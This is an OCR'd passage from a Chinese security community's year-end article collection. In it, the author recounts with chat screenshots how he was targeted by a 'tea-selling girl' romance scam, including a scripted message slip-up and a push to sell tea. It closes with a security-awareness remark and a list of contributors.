

中国联通
上午10:04
69%
萌萌哒的小公举
4
星期一 下午8:09
过的地方谢谢你这几天的关心和安慰，我想收拾下东西去了，明天就要出发了，希望明早可以收到你的早安
5
星期二 上午10:09
谢谢你这两天听我啰嗦这么多，等我散完心后，我想用最积极的正能量我面对我身边的关心和爱我的朋友，包括你
6
星期二 上午10:29
信安之路


好了，开始转入正题，要去种茶炒茶的外公外婆家了，这时，由于操作失误，复制剧本的时候，不小心多复制了一行，导致使用剧本聊天的事实被坐实了：


中国联通
上午10:07
69%
萌萌哒的小公举
晚上10点有消息的回复：
刚刚跟外婆一直在聊天呢，看到久违的外婆，感觉有说不完的话，就没怎么看手机，早点休息哦，晚安
星期三 上午11:53
9
星期三 下午5:37
10
信安之路

下面就是跟茶叶相关剧本了，对我来说也没啥意思了，不能像真人一样对话聊天，就是一个机器定时发消息，不过她估计也看出来在我这里暴露了，所以，后面也没再给我发什么消息了。对于这整个流程，我跟着第一个卖茶女走了一遍，当时真没发现她有啥问题，看几页截图就知道，我当时是多么的单纯：


中国联通
上午10:14
68%
蒋安丽
我在陪外公喝茶呢
好惬意的生活
你要不要尝外公的手工茶
想呀
可惜远水解不了近渴呀
2018年4月18日 下午3:24
外公家有金骏眉 正山小种 大红袍 铁观音 你要哪种呢
信安之路


中国联通
上午10:14
68%
蒋安丽
2018年4月18日 下午3:32
还不知道吖，你是要哪种?
可以尝尝你喜欢喝的那个
有一斤装跟两斤装 你要哪种呢
一斤的
我帮你问下外公
外公给朋友的价格 天然纯手工
初级 1260/斤 中级 1580/斤 高
级1960/斤 你要哪个级别呢
这个，喝不起呀
2018年4月18日 下午3:40


中国联通
上午10:14
68%
蒋安丽
2018年4月18日 下午3:40
外公说初级已经是很好的茶 建议你拿半斤，尝的好再找外公多拿也没关系
2018年4月18日 下午5:46
辞职在家无收入，哎，以后有钱了再找你吧
不要也没关系 有机会请你喝
2018年4月18日 下午6:32
好的
信安之路


中国联通
上午10:14
68%
蒋安丽
2018年4月20日 下午10:45
这段时间里因为认识你而感到开心，谢谢你的开导、包容和支持，我明天回广州，先休息了，晚安
晚安
2018年4月21日 上午11:08
外公今天提到你 说你人不错 让我帮你带了 他亲手炒的 野山小种 半斤 你要不要
要呀
要给我邮过来吗?
钱我帮你给了外公600
信安之路


中国联通
上午10:15
68%
蒋安丽
你不给钱也没关系 我送你啦
那多不好意思，算了吧
2018年4月21日 下午7:45
今天丽丽生日 怎么没收到你的祝福呢
生日快乐
2018年4月21日 下午8:39
安丽来讨个大大的红包🧧希望自己幸福 请你吃🎂🎂也祝自己生日快乐
2018年4月21日 下午8:40
大🧧

最后的结局就是忍痛给她发了一个五块钱的红包，聊了这么久也不容易，最起码比那个只会用剧本聊天的人敬业吧，这个事情就结束了。我们作为学习和从事安全的人，也同样有可能被各种各样的骗局所套，只能是吃一堑长一智，人是安全最薄弱的环节，提升大家的安全意识，让骗子无所遁形才是我们的目的，有切身说话的，欢迎吐槽！

鸣谢

2018 年是信安之路成立的第二年，也是信安之路腾飞的一年，这一年的发展离不开所有作者的努力和无私分享，所以在这里我代表信安之路的所有关注者感谢这一年做出无私分享的所有成员，成员名单如下（排名不分先后）：

giantbranch myh0st 98 *飞* Cherishao Turn it up HLW GETF Anthem hl0rey mntn hurricane618 *风* DM 0x584A LandGrey l1nk3r mang0 s9mf Ph0rse myndtt x1a0t singll loveyoucty Mochazz jianghuxia Bill Jeb crayon Damian secES backlion wulantian TimeS0ng \xeb\xfe tom0li x-encounter Umask Peterpan0927 iloveacm reboot *记忆* *纯* raax hodit Bypass alpha1e0 lifeand langzi jirairya Evi1ran jacob

以上作者名单来自于本文档中的文章作者，对于大家在 2018 年做出的无私贡献，再次表示衷心的感谢，希望大家在新的一年里有更多优秀的作品，为我们大家的信安之路再添辉煌。

最后欢迎关注我们的微信公众号以及属于我们自己的圈子：